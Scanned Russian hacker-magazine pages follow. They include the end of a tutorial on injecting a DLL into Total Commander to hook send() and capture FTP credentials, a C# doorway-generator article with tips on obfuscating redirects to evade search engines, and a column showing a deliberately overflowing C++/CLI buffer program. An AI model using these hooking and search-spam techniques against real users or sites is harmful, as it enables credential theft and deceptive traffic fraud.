
Можно считать, что простейший пример перехвата сетевых функций готов. Точнее, реализован процесс перехвата одной лишь функции — `send()`. Перехват остальных ты сможешь реализовать самостоятельно, тем более что принцип будет полностью таким же. Перед тем, как мы начнем тестировать, откомпилируй библиотеку и вернись к нашему основному проекту. Создай обработчик события `OnClick()` для кнопки, по нажатию которой мы будем внедрять библиотеку, и перепиши в него код из врезки «Обработчик OnClick()». Я не буду расписывать этот код целиком, так как в нем нет ничего сложного. Все, что там происходит — получение handle процесса по его pid и внедрение созданной нами библиотеки с помощью функции `InjectDll()`, описание которой я уже приводил.

В качестве теста я решил перехватить данные, которые отправляет всем известный TotalCommander при соединении с FTP сервером. Внедрив нашу хакерскую библиотеку в процесс `totalcmd.exe` и запустив в Total Commander`е процесс соединения с FTP сервером, я наблюдал, как лог начал заполняться командами протокола FTP. Поскольку этот протокол не является безопасным, то все важные данные, передаваемые серверу, были успешно перехвачены. Результат ты можешь увидеть на рисунке.

ВСЕ ГОТОВО

В простейшем примере я показал перехват только функции send(). Тем не менее, сетевой набор WinSock API содержит и другие функции для отправки данных, а значит, у тебя есть полигон для новых испытаний. Не ленись ставить различные эксперименты, ведь только путем проб и ошибок можно решить любую задачу. Если у тебя возникли вопросы или предложения, то милости прошу, я всегда открыт для общения. Ах, да, чуть не забыл. После выхода журнала в свет, на сайте www.vr-online.ru я выложу исходники, в которых будут реализованы примеры перехвата других API функций. Обязательно их скачай!


ОТКРОВЕННАЯ ПРОВОКАЦИОННАЯ МЕЛОДРАМА
ЛЮБОВЬ БЕЗ ГРАНИЦ
САФО
В КИНОТЕАТРАХ С 8 МАЯ
АРТУР НОВИКОВ ЯЛТА-ФИЛЬМ РОБЕРТА КРОМБИ "САФО"
www.safo-film.ru



НИКОЛАЙ БАЙБОРОДИН
/ BAIBORODIN@GMAIL.COM /

ОСТОРОЖНО, ДВЕРИ ОТКРЫВАЮТСЯ

СОБИРАЕМ НЕДЕШЕВЫЙ ДОРГЕН НА C#

Продолжаем серию статей о самостоятельном создании SEO-софта. Сегодня мы пересечем зыбкую грань, разделяющую белую и черную оптимизации. Оставив в стороне моральную сторону вопроса и возможные санкции со стороны поисковиков, сосредоточим внимание на технических вопросах создания главного инструмента черных оптимизаторов — генератора дорвеев или доргена.

ВВЕДЕНИЕ ДЛЯ ЧАЙНИКОВ

Очень кратко о генерации дорвеев для тех, кто еще не в теме. Итак, дорвей (doorway) или просто дор. Это веб-страница, через которую можно попасть на другие страницы того же или другого сайта. Если ты застал зарождение рунета, то наверняка помнишь, что большинство веб-сайтов открывались со страницы, не содержащей ничего, кроме заголовка, фуфлыжной картинки и иногда ссылок на различные версии сайта под разные кодировки. В те времена поддержка нескольких кодировок в рамках одного браузера была большой проблемой, не говоря уже об автоматическом определении кодировки. Эта страница и есть doorway. КПД был ниже уровня плинтуса. Для чего она тогда? А ни для чего :). Просто, так было модно, тенденции веб-дизайна, знаете ли.

Каким боком здесь участвует поисковая оптимизация? Подогнать под особенности конкретного поискового движка только одну страницу и вывести ее в топ гораздо проще, чем выводить весь ресурс. А заполучив страницу в топах по определенным запросам, можно направлять с нее пользователей на другие страницы ресурса. Продолжим фантазировать. Выведя в топ такую страницу по очень популярному среди юзверей запросу, можно поиметь неслабый трафик. И опять-таки, переправить по ссылкам на другие страницы своего ресурса. Или не переправить, а заработать, разместив в дорвее ссылки на проплаченные ресурсы. Так мы постепенно превращаемся из веб дизайнера-бессребреника в матерого продавца поискового трафика.

Продавать трафик можно либо самостоятельно, либо через посредников, что гораздо выгоднее. Но выбиться в топ по высокочастотному запросу и, тем более, удержаться там — задача не из тривиальных. Куда проще занять верхние позиции по низкочастотным запросам. Увы, по такому запросу и посетителей к нам придет гораздо меньше. Следовательно, на продаже трафика мы срубим меньше капусты.

Выход? Окучивать как можно больше низкочастотных запросов, создавая под каждый из них свой дор и выводя его в топ SERPа. Чем больше доров, тем больше лавэ — зависимость прямая, как трамвайная шпала. Есть, правда, один вопрос, который может не давать спокойно спать будущему сетевому олигарху. «А что, если пользователь, зайдя на doorway, сбежит оттуда, не перейдя ни по одной ссылке?». Правильный вопрос, потому что юзверь сейчас пошел тертый, пуганый и куда попало, его не заманишь. Да и не надо. Потому что у нас есть такое чудо, как автоматический редирект (исполненный чаще всего в виде сценария на языке JavaScript), перекидывающий пользователя к клиенту, проплатившему трафик еще до того, как браузер успеет показать содержимое дора.

Вот такая незамысловатая технология. Однако тут, как и в любом другом деле, не обойтись без нюансов. Их мы и обсудим.

ACHTUNG! ГРАБЛИ!

Первое, что необходимо знать начинающему заводчику доров — эта технология всеми поисковыми системами относится к так называемой «черной оптимизации». То есть к методам, которые расцениваются как нарушение

правил игры и безжалостно караются системой модерации поисковиков. Если твой дор спалили, то он не только навсегда вылетает из топа, но и заносится в черный список поискового индекса, зарабатывая пожизненный бан. Надо сказать, поисковики весьма преуспели в борьбе с дорвеями и валят их пачками. Отсюда безрадостный вывод — мало того, что для приемлемого дохода необходимо иметь не один дорвей, а целую их сеть, так еще и создание дорвеев представляет собой непрерывный процесс. Короче, сизифов труд. Взамен попавших в бан приходится постоянно создавать и выводить в топ новые доры.

Вторая проблема заключается в том, что, несмотря на заявления некоторых безответственных товарищей, редирект, даже выполненный в виде JavaScript сценария, успешно палится практически всеми поисковиками, и страница с редиректом опять-таки летит в бан. Одно из решений проблемы — шифрование редиректа. Алгоритмы составления поискового индекса постоянно обновляются, в том числе и совершенствуя методы борьбы с черной оптимизацией. Следовательно, приемы редиректа также нуждаются в постоянном обновлении.

И ТУТ ПОЯВЛЯЮСЬ Я — ВЕСЬ ТАКОЙ В КРАСНОМ

Конечно же, читатель догадался, кто у нас сегодня в роли супермена. Это — дорген, программа, основное назначение которой заключается в автоматизации рутинного и однообразного труда по быстрому и эффективному созданию дорвеев с учетом особенностей поисковых алгоритмов. Каким требованиям должен удовлетворять дорген? Что он должен уметь делать обязательно, а что является всего лишь данью моде? Ответы на эти вопросы должен знать не только тот, кто собрался написать собственный дорген, но и тот, кто решился на его покупку. Ниже автор постарался привести наиболее полный список возможностей доргена. Тем не менее, не стоит думать, что это исчерпывающий список. Как и не стоит пытаться реализовать сразу все опции. Наиболее эффективный подход — выбрать важный (на данный момент данному пользователю) функционал и его реализовать. В последующих версиях можно будет наращивать возможности. Итак, перечень функциональных возможностей профессионального доргена включает в себя:

- стилевое выделение ключевых слов;
- использование тегов *<b>* и *<strong>*;
- использование заголовков разного уровня;
- использование тегов *<title>*, *<description>*, *<keywords>*;
- возможность выбора шаблона оформления генерируемых страниц;
- управление алгоритмами внешней и внутренней перелинковки генерируемых страниц;
- управление количеством страниц, входящих в один дорвей;
- управление объемом контента;
- возможность выбора источника контента для генерируемых страниц;
- наличие генератора цепей Маркова;
- возможность управления плотностью ключевых слов;
- возможность поиска ключевых слов и подбора поисковых запросов;
- управление используемыми алгоритмами редиректа;
- возможность шифрования и обфускации программного кода;
- управление списком фидов;
- возможность автоматической загрузки доров на веб хостинг;
- правильное расположение редиректа (вверху страницы) независимо от используемого шаблона;
- возможность использовать ключевые слова в URL страницы;
- автоматическая перелинковка довеев, загружаемых из программы на разные хостинговые площадки;
- возможность импортирования списка ключевых слов из файла;
- функции транслитерации, перевода ключевых слов и управления опечатками;
- возможность сокрытия поискового спама;
- управление частотой использования тегов оформления на странице.

Список, как видишь, впечатляет. Дорген, обладающий подобной функциональностью, стоит не один килограмм зелени. У тебя же, при условии прямых рук, есть реальная маза сделать его самостоятельно. А там уже, как говорится: «Хочешь, ешь морковку, хочешь по-другому используй» (© Фаина Раневская). Хочешь — доры клепай, хочешь — доргеном своим барыжничай. Если смысл некоторых из перечисленных функций тебе не понятен — это лишний шанс углубить свои познания в области поисковой оптимизации. Ссылки интересных ресурсов я тебе накидал (смотри врезки).

С ЧЕГО НАЧАТЬ?

Именно такой вопрос задает большинство тех, кто решил написать свой собственный приватный мегарулезный дорген. Вопрос часто не находит ответа, а дорген так и остается ненаписанным. Сейчас мы вместе преодолеем этот психологический барьер.

Прежде всего, определяйся с той минимальной функциональностью, которая тебе нужна. Не увлекайся и выбери действительно критический минимум, который и будет отличать будущий софт от, скажем, блокнота или CD Ejector'a :).

Навороты можно добавлять постепенно, имея на руках уже функционирующий дорген и используя его в своих грязных и не очень делишках. Короче, кури методологии итерационной разработки ПО.


Функциональность для первого раза будет минимальной — выбор ключевых фраз, шаблона, исходного текста, частоты ключевиков и количество страниц, генерируемых под каждую ключевую фразу.


Интерфейс можешь построить, как у меня — или придумать свой вариант. Список ключевых фраз будет храниться в обычном текстовом файле. В качестве разделителя — перевод строки (одна строка — одна ключевая фраза). Если не вдаваться в детали, алгоритм работы нашего доргена будут следующим. Пользователь предварительно готовит файл с ключевыми фразами и файл с шаблоном HTML-верстки. Затем в окне доргена указывает все необходимые параметры (путь к файлу с ключевиками, путь к файлу с шаблоном, количество страниц в одном доре, плотность ключевых слов, каталог для сохранения результата). Начинается главное действо. Прога перебирает список ключевиков, считает общее количество слов в заготовленном текстовом материале, рассчитывает количество вхождений ключевика в текст на основе заданного показателя плотности и в случайном либо заданном порядке помещает ключевые фразы в исходный текст. Вставляем получившийся текст в HTML-шаблон в соответствии с заранее подготовленной разметкой. Добавляем теги <title>, <head> и сохраняем получившийся файл. Повторяем для каждой ключевой фразы заданное количество раз.

Финт №1. Когда дело дойдет до сохранения на винте готового дорвея, разумным шагом будет назначить ключевую фразу, под которую оптимизировалась бы страница в качестве имени файла. Это прибавит ей вес при оценке релевантности.

Финт №2. Сохраняя файл с дором, заточенным под ключевую фразу из двух

Дорген на операционном столе :)





Дорген: пример интерфейса

Дор в поисковой выдаче

и более слов, в названии файла эти слова лучше разделять с помощью дефиса, а не нижнего подчеркивания, как привыкли многие кодеры. Причина проста: поисковики расценивают две лексемы, объединенные с помощью нижнего подчеркивания как одно слово (которое может оказаться поисковику неизвестным), в то время как составное слово с использованием дефиса прекрасно распознается как два отдельных слова.

Теперь о шаблоне. Это обычный шаблон HTML-документа, каких в сети до фига и больше. Можешь выбрать тот, что тебе нравится. Автору приходилось сталкиваться с двумя подходами к организации HTML-шаблонов в доргене. Первый — шаблоны, жестко прописанные в доргене. Выбор фиксирован и невелик. Второй — возможность использовать любые HTML-файлы в качестве шаблона (с предварительным добавлением туда специальной разметки). Разметка представляет собой набор известных доргену ключей, по которым он в процессе разбора шаблона узнает, какой элемент нужно вставить в этом месте. Например:

```
{TEXT} — основной текст
{SCRIPT} — JS скрипт редиректа
{MAIN_KEYWORD} — кейворд страницы
{RAN_KEYWORD} — случайный кейворд
```

И так далее. Кстати, пример разметки взят с сайта www.klikforum.com, где ты можешь расширить свои знания по теории дороводства.

Недостаток подхода в том, что мы привязываем логику работы доргена к конкретному шаблону, жестко прописывая, где и что должно находиться. Я советую тебе поступить иначе: обозначить в шаблоне основные его секции, а что в какой секции размещать — пусть решает программа с помощью заложенных в нее алгоритмов. В простейшем шаблоне секций будет не так много — заголовок, текст, навигация, подвал. В более сложном можно расширить список.

Нюансы мы обсудили. Пора приниматься за работу.

МУКИ ТВОРЧЕСТВА

Начнем с загрузки списка ключевых фраз. Для этого хорошо подойдет элемент управления *checkedListBox*. От простого списка он отличается возможностью выбора элементов с помощью чекбоксов. Заполняться список будет при нажатии соответствующей кнопки. Обработчик, я бы сказал, не прост, а тривиален:

```
DialogResult result = fileChooser.ShowDialog();
String fileName;
if (result == DialogResult.Cancel)return;
fileName = fileChooser.FileName;
if (fileName == "" || fileName == null)
  MessageBox.Show("Ошибка выбора файла", "Error",
    MessageBoxButtons.OK, MessageBoxIcon.Error);
else {
  input = new StreamReader(fileName);
  makeKeyList();
}
```

Смысл написанного выше — вывести диалог открытия файла, корректно обработать возможные ситуации и передать управление функции *makeKeyList()*.

```
private void makeKeyList() {
  String a = null;
  while (!input.EndOfStream) {
    a = input.ReadLine();
    if (a != null) checkedListBox1.Items.Add(a);
  }
  input.Close();
}
```


Другими словами, читаем файл до одурения (до *EndOfStream*) и подсовываем строчки компоненту *checkedListBox*.

Аналогичным образом обрабатываем ввод остальных параметров (подробности смотри в исходниках на диске). После того, как в листбокс загружен список ключевых фраз, нужно реализовать механизм выбора отдельных ключевиков, для которых будут создаваться страницы:

```
private void checkedListBox1_ItemCheck(object sender,
  ItemCheckEventArgs e){
  String item =
    checkedListBox1.SelectedItem.ToString();
  if (e.NewValue == CheckState.Checked)addKey(item);
  else remKey(item);
}
private void addKey(String val) {
  if (keyList == null) keyList = new ArrayList(1);
  keyList.Add(val);
}
private void remKey(String val) {
  keyList.Remove(val);}
```

Думаю, все понятно — ключевики, выбранные для дальнейшего использования, храним в списке *keyList*. Реагируем на действия пользователя через событие *NewValue*. Поскольку дикий юзверь непредсказуем и может жать на чекбокс не только с целью выбрать ключевую фразу, но и отменить свой выбор, предусмотрена реакция на оба действия — методы *addKey()* и *remKey()*.

Много вопросов вызывает перелинковка страниц дорвея и создание сети из нескольких дорвеев. На этот счет не существует однозначного мнения. Используют как простенькие элементарные схемы, так и сложные, основанные на математическом аппарате, использующие динамическую или кольцевую перелинковку. Первое время можно отталкиваться от идеи оформления связей в виде навигационного блока.



Страница Википедии, посвященная технологии дорвеев

Обработав все элементы пользовательского интерфейса, дорген находится, что называется, на взводе и готов выстрелить. Создание дорвеев представляет собой последовательный процесс. Ниже я перечислил его основные этапы:

1. Читаем в текстовую переменную HTML-шаблон;
2. Читаем в текстовую переменную текст дора;
3. Читаем в текстовую переменную текст редиректа;
4. Перебираем в цикле ключевики;
4.1. Для каждой ключевой фразы рассчитываем количество повторов;
4.2. Формируем заголовки;
4.3. Разбавляем основной текст ключевыми фразами;
4.4. Парсим шаблон, заменяя метки соответствующими элементами;
4.5. Генерируем имя и сохраняем HTML-документ.

Исходный текст этого алгоритма слишком объемен, чтобы его публиковать в журнале, поэтому изучай исходник, выложенный на диске. Остановимся на реализации основных моментов.
Для формирования содержимого дора необходимо исходный текст разделить на отдельные лексемы (слова) и посчитать их общее количество. Исходя из заданной пользователем плотности, рассчитываем количество повторов ключевой фразы или слова. Теперь, зная количество повторов фразы в тексте, нужно ее там разместить. Будет уместным использовать алгоритм, позволяющий получить текст, наиболее точно соответствующий естественному. Не будем ничего усложнять — наша цель освоить общую концепцию создания доргенов. Обойдемся обычным равномерным распределением по тексту.

```
String[] lex = content.Split();
int lexCount = lex.Length;
int keyTotalAmount = (int)
  (numericUpDown2.Value / 100 * lexCount);
if (keyTotalAmount != 0) {
  int step = (int)(lexCount / keyTotalAmount);
  for (int k = 0; k <= keyTotalAmount; k++) {
   if (step <= lex.Length) {
      lex[step] = (String)keyList[i];
      step += step;
    }
  }
}
```


Несколько комментариев! Для разделения строки на отдельные лексемы используется метод *Split()*, возвращающий массив лексем. Вычисляя количество вхождений ключевика в текст, не забудь привести результат к целочисленному значению.
Как только текст будущего дорвея сформирован (кстати, на этом этапе неплохо дополнительно предусмотреть вставку тегов *<h>*, *<i>*, *<b>*), работаем с ключевой фразой для повышения значимости ключевика. Думаю, ты справишься самостоятельно. Чтобы вставить в соответствующие позиции шаблона нужные элементы, можно прикрутить стандартную функцию Replace(), которая заменяет один фрагмент текста другим:

```
template = templ.Replace
  ("#title", (String)keyList[i]);
template = template.Replace
  ("#header", header);
template = template.Replace
  ("#redirect", redir);
String newText = "";
for(int k = 0; k < lex.Length; k++)
  newText = newText + " " + lex[k];
template = template.Replace
  ("#text", newText);
```

Все, дор готов. Осталось записать его в отдельный файл, повторить перечисленное выше н-ное количество раз в соответствии с количеством страниц дорвея, указанным пользователем, и перейти к следующей ключевой фразе.
Не забудь присвоить каждому файлу уникальное имя, правильное с точки зрения поисковой оптимизации (включающее в себя ключевую фразу).

ГОНКА ВООРУЖЕНИЙ

Рассмотренный в статье дорген — всего лишь демонстрация концепции. Ты можешь совершенствовать его практически бесконечно, оттачивая навыки создания софта для поисковой оптимизации. Еще раз посмотри на список того, что должен уметь идеальный дорген. Постарайся оценить его с позиции разработчика и начинай действовать.
Советую начать с добавления механизма навигации и линковки доров. Затем можешь усовершенствовать алгоритм распределения ключевых фраз по тексту. Реализуй контроль объема текстовой информации, использование различных словарей (синонимов, опечаток и т.д.) и обработку исходного текста с помощью генератора цепей Маркова.
И, самое главное, начни сам пользоваться своим доргеном. Тогда ты точно будешь знать, какая функциональность ему действительно необходима.



dvd
Тебе легче вкурить тему ковыряясь в исходниках, чем читая описание алгоритмов и принципов работы программы? Нет проблем — на диске тебя ждет дорген из статьи в виде проекта для Visual Studio 2008.



warning
Помни, что использование дорвеев всеми без исключения поисковиками относится к методам черной оптимизации и жестоко карается исключением из индекса с одновременным внесением в black list.

При выборе плотности ключевых слов на странице важно соблюдать золотую середину. Заниженная плотность сделает ключевик невидимым — понизит релевантность страницы по запросам, в которые он входит. Слишком высокая плотность — прямой риск попасть под категорию «поисковый спам» и заработать бан от поисковика. Устанавливай наиболее эффективную плотность опытным путем, ориентируясь на показатель 6-8%.

Одна из серьезных проблем — контент для наполнения дора. Самый простой способ: позаимствовать с родственного ресурса. Он же и самый неэффективный. Дело в том, что поисковики давно научились распознавать и фильтровать дубли, склеивая результаты выдачи. Выход — использовать системы автоматического перевода (прогнать текст «туда — обратно»). Или придать уникальности с помощью генератора текста на основе цепей Маркова.



КРИС КАСПЕРСКИ



ТРЮКИ ОТ КРЫСА

Долгое время мы витали вокруг чистого ANSI C, без реверансов в сторону нестандартных расширений от различных производителей, которых развелось столько, что игнорировать их невозможно. Сегодня мы поговорим об интимных взаимоотношениях Си с платформой .NET и управляемым (managed) кодом.

01 управляемый код на Си

Официально платформа .NET «крышует» C#, F#, Visual Basic и некоторые другие языки, в перечень которых Си, увы, не входит. Однако последние версии компилятора Microsoft Visual C++ поддерживают возможность трансляции программ в управляемый байт-код (по «научному» называемый **MSCIL** — Microsoft Common Intermediate Language — Общий Промежуточный Язык от Microsoft, но это слишком длинно и заумно, так что мы ограничимся термином «байт-код»).

Если сделать небольшой пируэт, то можно писать Си программы на плюсах, транслируя их в байт-код. Конечно, «чистого» Си мы все равно не получим, но, по крайней мере, обретем возможность вызывать функции стандартной библиотеки `libc`, «химичить» с указателями и т. д. Естественно, в силу строгой типизации языка Си++ придется ругаться матом (нецензурным кастингом), впрочем, об этом мы уже говорили в *#09h* выпуске «трюков».

Чтобы заставить приплюснутый компилятор генерировать байт-код, достаточно воткнуть в начало программы «*using namespace System;*» и добавить к командной строке ключ «*/CLR*», пример использования которого приведен ниже:

hello.cpp — программа на Си++, подготовленная к трансляции в управляемый код и вызывающая функции стандартной библиотеки языка Си

```
#include <stdio.h>
// используем пространство имен System (из .NET)
using namespace System;
void main() {
        printf("hello, nezumi!\n");
}
```

Трансляция указанного кода в исполняемый файл из командной строки осуществляется следующим образом:

```
$cl.exe /CLR hello.cpp
```

Если все сделано правильно, на диске образуется файл *hello.exe*, готовый к непосредственному исполнению и победоносно выводящий «hello, nezumi!» на экран.

02 управляемый код и переполняющиеся буфера

Продвигая управляемый код на рынок, Microsoft неустанно перечисляла его преимущества: **а)** более высокую производительность на чисто вычислительных задачах; **б)** решение проблемы переполняющихся буферов; **в)** наличие автоматического сборщика мусора, предотвращающего утечки памяти.

Что касается производительности, то первые версии .NET'а действительно обгоняли Си/Си++ программы в некоторых тестах за счет более компактной структуры байт-кода и динамической оптимизации при трансляции в память. Но уже начиная с .NET 2, производительность байт-кода заметно упала и положение спасает только то, что байт-код способен без перекомпиляции исполняться на процессорах разных типов (x86, x86-64, IA64), используя их преимущества, чего не может чистый машинный код.

А вот контроль за буферами и сборка мусора реально работают только в C# программах (да и то не без оговорок). «Управляемый» код, полученный путем трансляции Си++ программы, наследует все худшие черты языка Си. Это мы сейчас и продемонстрируем на примере умышленного переполнения буфера:

Программа, подготовленная к трансляции в управляемый код и допускающая переполнение буфера

```
#include <stdio.h>
#include <string.h>
using namespace System;

void main() {
        char buf0[0x6]; char buf1[0x6]; char buf2[0x6];
        printf("enter str0  :");gets(buf0);
        printf("enter str1  :");gets(buf1);
        printf("enter str2  :")123;gets(buf2);
        printf("your str is :%s,%s,%s\n",buf0,buf1,buf2);
}
```

Компилируем написанную программу в управляемый код с помощью ключа */CLR* и смотрим: сможет ли она справиться с ошибкой переполнения или нет. Мы имеем три массива по *06h* байт каждый, куда вводим строки длинной в *09h* байт (эта величина выбрана произвольно).





Результат не заставляет себя ждать:

```
$hello-over.exe
enter str0  :111111111
enter str1  :222222222
enter str2  :333333333
your str is :111111111222222222333333333,222222222333333
33,
333333333
```

Как видно, в *buf0* «магическим» образом попали все три строки. В *buf1* — вторая и третья строка; *buf2* выглядит неповрежденным, но затирает находящиеся за ним данные (которых в нашем случае нет). В общем, все происходит так, как и следовало ожидать. Буфера последовательно размещаются в памяти, а переполнение одного из них воздействует на последующие. В защиту управляемого кода упомянем невозможность подмены адреса возврата из функции, а точнее нетривиальной этой операции, поскольку архитектура виртуальной машины (с учетом компиляции части кода в память) чрезвычайно запутана и реализовать целенаправленную атаку с захватом управления намного сложнее. Так что какой-то смысл в управляемом коде все же есть, но утечки памяти — это кошмар! Управляемый код, не обремененный искусственным интеллектом, не может отличить ситуацию «выделил память и забыл освободить» от «выделил и решил (пока) не использовать». Сборщик мусора реально «отлавливает» лишь небольшую часть ошибок, когда указатель на динамическую память присваивается локальной переменной функции и «погибает» вместе с ней при закрытии стекового фрейма. Стоит функции перед выходом передать этот указатель кому-то еще или сохранить его в глобальной переменной — все! Сборщик мусора его не тронет.

03 смесь управляемого и неуправляемого кодов

